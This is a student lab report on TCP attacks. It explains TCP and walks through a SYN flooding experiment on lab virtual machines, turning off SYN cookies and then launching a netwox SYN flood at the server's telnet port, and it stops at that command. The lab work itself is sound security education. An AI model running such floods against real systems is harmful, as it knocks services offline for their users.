Al-Najah National University
Department of Engineering and Information technology
Computer Network and Information Security

TCP/IP Attacks

Mohammed Adnan
Instructor: Dr. Ahmed Awad

31/3/2021

1 Abstract

The purpose of this experiment is to know how the TCP protocol works, and to describe the most common three attacks on the TCP Protocol, also to knows how it works.

2 Introduction

The Transmission Control Protocol (TCP) is a core protocol of the Internet protocol suite. It sits on top of the IP layer, and provides a reliable and ordered communication channel between applications running on networked computers. Most applications such as browsers, SSH, Telnet, and email use TCP for communication. TCP is in a layer called the Transport layer, which provides host-to-host communication services for applications. In TCP/IP protocol suite, there are two transport-layer protocols, which are: TCP and UDP (User Datagram Protocol).


In contrast to TCP, UDP does not provide reliability or ordered communication, but it is lightweight with a lower overhead, and it's goods for applications that do not require reliability or order.

To achieve reliability and ordered communication, TCP requires both ends of the communication to maintain a connection. Although this connection is only logical, not physical, conceptually we can imagine this connection as two pipes between two communicating applications, one for each direction, which is, data put into pipes from one end will be delivered to the other ends. Unfortunately, when TCP was developed, no security mechanism was built into the protocol, so the pipes are essentially not protected, making it possible for attackers to eavesdrop on connections, inject fake data into connections, break connections, and hijack connections.

Based on that, we describe three main attacks on the TCP protocol: SYN flooding, TCP Reset, and TCP session hijacking.

3 Terminal of VM


- Server terminal as figure 1 show .



```
mohammed@mohammed-VirtualBox:~$
```

Figure 1: Server terminal.


- Attacker terminal as figure 2 show .



```
user@user-virtualbox:~$
```

Figure 2: Attacker terminal.

- User terminal as figure 3 show .




```
user@user-virtualbox:~$
```

Figure 3: User terminal.

4 Procedure

4.1 SYN Flooding Attack


1. The size of the queue has a system-wide setting, **sysctl -q net.ipv4.tcp_max_syn_backlog** is used to check the size of queue as figure 4 shows.



```
mohammed@mohammed-VirtualBox:~$ sysctl -q net.ipv4.tcp_max_syn_backlog
net.ipv4.tcp_max_syn_backlog = 256
mohammed@mohammed-VirtualBox:~$
```

Figure 4: Queue size .


2. We can use command ”netstat -na” to check the usage of the queue, i.e., the number of half-opened connection associated with a listening port. The state for such connections is SYN-RECV. If the 3-way handshake is finished, the state of the connections will be ESTABLISHED. Figures 5 show the useg of the queue until now.



```
mohammed@mohammed-VirtualBox:~$ sysctl -q net.ipv4.tcp_max_syn_backlog
net.ipv4.tcp_max_syn_backlog = 256
mohammed@mohammed-VirtualBox:~$ netstat -na
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:631           0.0.0.0:*               LISTEN
tcp6       0      0 :::22                   :::*                    LISTEN
tcp6       0      0 ::1:631                 :::*                    LISTEN
udp        0      0 0.0.0.0:631             0.0.0.0:*
udp        0      0 0.0.0.0:5353            0.0.0.0:*
udp        0      0 0.0.0.0:48737           0.0.0.0:*
udp        0      0 127.0.0.53:53           0.0.0.0:*
udp        0      0 0.0.0.0:4500            0.0.0.0:*
udp        0      0 0.0.0.0:500             0.0.0.0:*
udp6       0      0 :::5353                 :::*
udp6       0      0 :::36713                :::*
udp6       0      0 :::4500                 :::*
udp6       0      0 :::500                  :::*
raw6       0      0 :::58                   :::*                    7
Active UNIX domain sockets (servers and established)
Proto RefCnt Flags       Type       State         I-Node   Path
unix  2      [ ACC ]     STREAM     LISTENING     35121    @/tmp/.ICE-unix/1657
unix  2      [ ACC ]     SEQPACKET  LISTENING     15872    /run/udev/control
unix  2      [ ]         DGRAM                    32101    /run/user/1000/systemd/notify
unix  2      [ ACC ]     STREAM     LISTENING     32104    /run/user/1000/systemd/private
unix  2      [ ACC ]     STREAM     LISTENING     32109    /run/user/1000/bus
unix  2      [ ACC ]     STREAM     LISTENING     32110    /run/user/1000/gnupg/S.dirmngr
unix  2      [ ACC ]     STREAM     LISTENING     15845    /run/systemd/private
unix  2      [ ACC ]     STREAM     LISTENING     32111    /run/user/1000/gnupg/S.gpg-agent.browser
unix  2      [ ACC ]     STREAM     LISTENING     32112    /run/user/1000/gnupg/S.gpg-agent.extra
unix  2      [ ACC ]     STREAM     LISTENING     15847    /run/systemd/userdb/io.systemd.DynamicUser
unix  2      [ ACC ]     STREAM     LISTENING     32113    /run/user/1000/gnupg/S.gpg-agent.ssh
unix  2      [ ACC ]     STREAM     LISTENING     32114    /run/user/1000/gnupg/S.gpg-agent
unix  2      [ ACC ]     STREAM     LISTENING     31744    /run/user/1000/pk-debconf-socket
unix  2      [ ]         DGRAM                    15856    /run/systemd/journal/syslog
unix  2      [ ACC ]     STREAM     LISTENING     15858    /run/systemd/fsck.progress
unix  2      [ ACC ]     STREAM     LISTENING     32769    /run/user/1000/pulse/native
unix  2      [ ACC ]     STREAM     LISTENING     32770    /run/user/1000/snapd-session-agent.socket
unix  17     [ ]         DGRAM                    15866    /run/systemd/journal/dev-log
unix  2      [ ACC ]     STREAM     LISTENING     15868    /run/systemd/journal/stdout
unix  8      [ ]         DGRAM                    15870    /run/systemd/journal/socket
```

Figure 5: Queue usage .


3. Figure 6, shows how to make a successful telnet connection from user VM to server VM.


mohammed@mohammed-VirtualBox: ~
File
Actions
Edit
View
Help
mohammed@mohammed-VirtualBox: ~

```
user@user-virtualbox:~$ telnet 192.168.0.254
Trying 192.168.0.254...
Connected to 192.168.0.254.
Escape character is '^]'.
Ubuntu 20.04.2 LTS
mohammed-VirtualBox login: 123456
Password:

Login incorrect
mohammed-VirtualBox login: mohammed
Password:
Welcome to Ubuntu 20.04.2 LTS (GNU/Linux 5.8.0-48-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

0 updates can be installed immediately.
0 of these updates are security updates.

Your Hardware Enablement Stack (HWE) is supported until April 2025.
Last login: Mon Mar 22 18:22:40 EET 2021 from ::1 on pts/1
mohammed@mohammed-VirtualBox:~$ 
```

Figure 6: Telnet connection user-server .


4. After that on the server VM we check for the client connections by displaying active TCP connections as shown in figure 7



```
mohammed@mohammed-VirtualBox:~$ netstat -na
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:631           0.0.0.0:*               LISTEN
tcp        0      0 192.168.0.254:23        192.168.0.2:42608       ESTABLISHED
tcp6       0      0 :::22                   :::*                    LISTEN
tcp6       0      0 ::1:631                 :::*                    LISTEN
```

Figure 7: Active TCP connections .


5. On the Server VM start Wireshark with filter [**tcp**] then we start the telnet connection and try to capture the telnet packet from the server, as shown in figure 8.



```
tcp
No.    Time          Source          Destination     Protocol Length Info
     1 0.000000000   192.168.0.2     192.168.0.254   TELNET     67 Telnet Data ...
     2 0.000043697   192.168.0.254   192.168.0.2     TCP        66 23 → 52698 [ACK] Seq=1 Ack=2 Win=509 Len=0 TSval=39733057
     3 0.001065952   192.168.0.254   192.168.0.2     TELNET     67 Telnet Data ...
     4 0.001554196   192.168.0.2     192.168.0.254   TCP        66 52698 → 23 [ACK] Seq=2 Ack=2 Win=501 Len=0 TSval=30755666
     5 0.369837843   192.168.0.2     192.168.0.254   TELNET     67 Telnet Data ...
     6 0.369873936   192.168.0.254   192.168.0.2     TCP        66 23 → 52698 [ACK] Seq=2 Ack=3 Win=509 Len=0 TSval=39733061
     7 0.370238347   192.168.0.254   192.168.0.2     TELNET     67 Telnet Data ...
     8 0.370582338   192.168.0.2     192.168.0.254   TCP        66 52698 → 23 [ACK] Seq=3 Ack=3 Win=501 Len=0 TSval=30755669
     9 1.184871513   192.168.0.2     192.168.0.254   TELNET     67 Telnet Data ...
    10 1.185237639   192.168.0.254   192.168.0.2     TELNET     70 Telnet Data ...
    11 1.185764689   192.168.0.2     192.168.0.254   TCP        66 52698 → 23 [ACK] Seq=4 Ack=7 Win=501 Len=0 TSval=30755678
    12 1.380168544   192.168.0.2     192.168.0.254   TELNET     67 Telnet Data ...
    13 1.380366739   192.168.0.254   192.168.0.2     TELNET     70 Telnet Data ...
    14 1.380739730   192.168.0.2     192.168.0.254   TCP        66 52698 → 23 [ACK] Seq=5 Ack=11 Win=501 Len=0 TSval=3075568
    15 1.825800256   192.168.0.2     192.168.0.254   TELNET     67 Telnet Data ...
    16 1.825983294   192.168.0.254   192.168.0.2     TELNET     67 Telnet Data ...
▸ Frame 1: 67 bytes on wire (536 bits), 67 bytes captured (536 bits) on interface enp0s3, id 0
▸ Ethernet II, Src: PcsCompu_cd:10:9e (08:00:27:cd:10:9e), Dst: PcsCompu_59:01:b0 (08:00:27:59:01:b0)
▸ Internet Protocol Version 4, Src: 192.168.0.2, Dst: 192.168.0.254
▸ Transmission Control Protocol, Src Port: 52698, Dst Port: 23, Seq: 1, Ack: 1, Len: 1
▸ Telnet
```

Figure 8: Telnet packet .


6. On the server we turn off SYN cookie, as shown in figure 9



```
mohammed@mohammed-VirtualBox:~$ sudo sysctl -w net.ipv4.tcp_syncookies=0
net.ipv4.tcp_syncookies = 0
mohammed@mohammed-VirtualBox:~$
```

Figure 9: Off SYN cookie.


7. After that On the attacker VM we install netwox as shown in figure 10



```
user@user-virtualbox:~$ sudo apt install netwox
[sudo] password for user:
Sorry, try again.
[sudo] password for user:
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following additional packages will be installed:
  libnet1 libtcl8.6 libtk8.6 netwag tcl tcl8.6 tk tk8.6
Suggested packages:
  netwag-doc netwox-doc tcl-tclreadline
The following NEW packages will be installed:
```

Figure 10: Installing netwox.


8. On the attacker VM we perform **netwox 76 -i 192.168.0.254 -p 23** command as shown in figure 11, this command has a number which is 76, which refers to syn flood attack, also 23 refer to the port we want to attack which is telnet and the IP as the victim IP which is server.



```
user@user-virtualbox:~$ sudo netwox 76 -i 192.168.0.254 -p 23
[sudo] password for user:
```

Figure 11: netwox command.

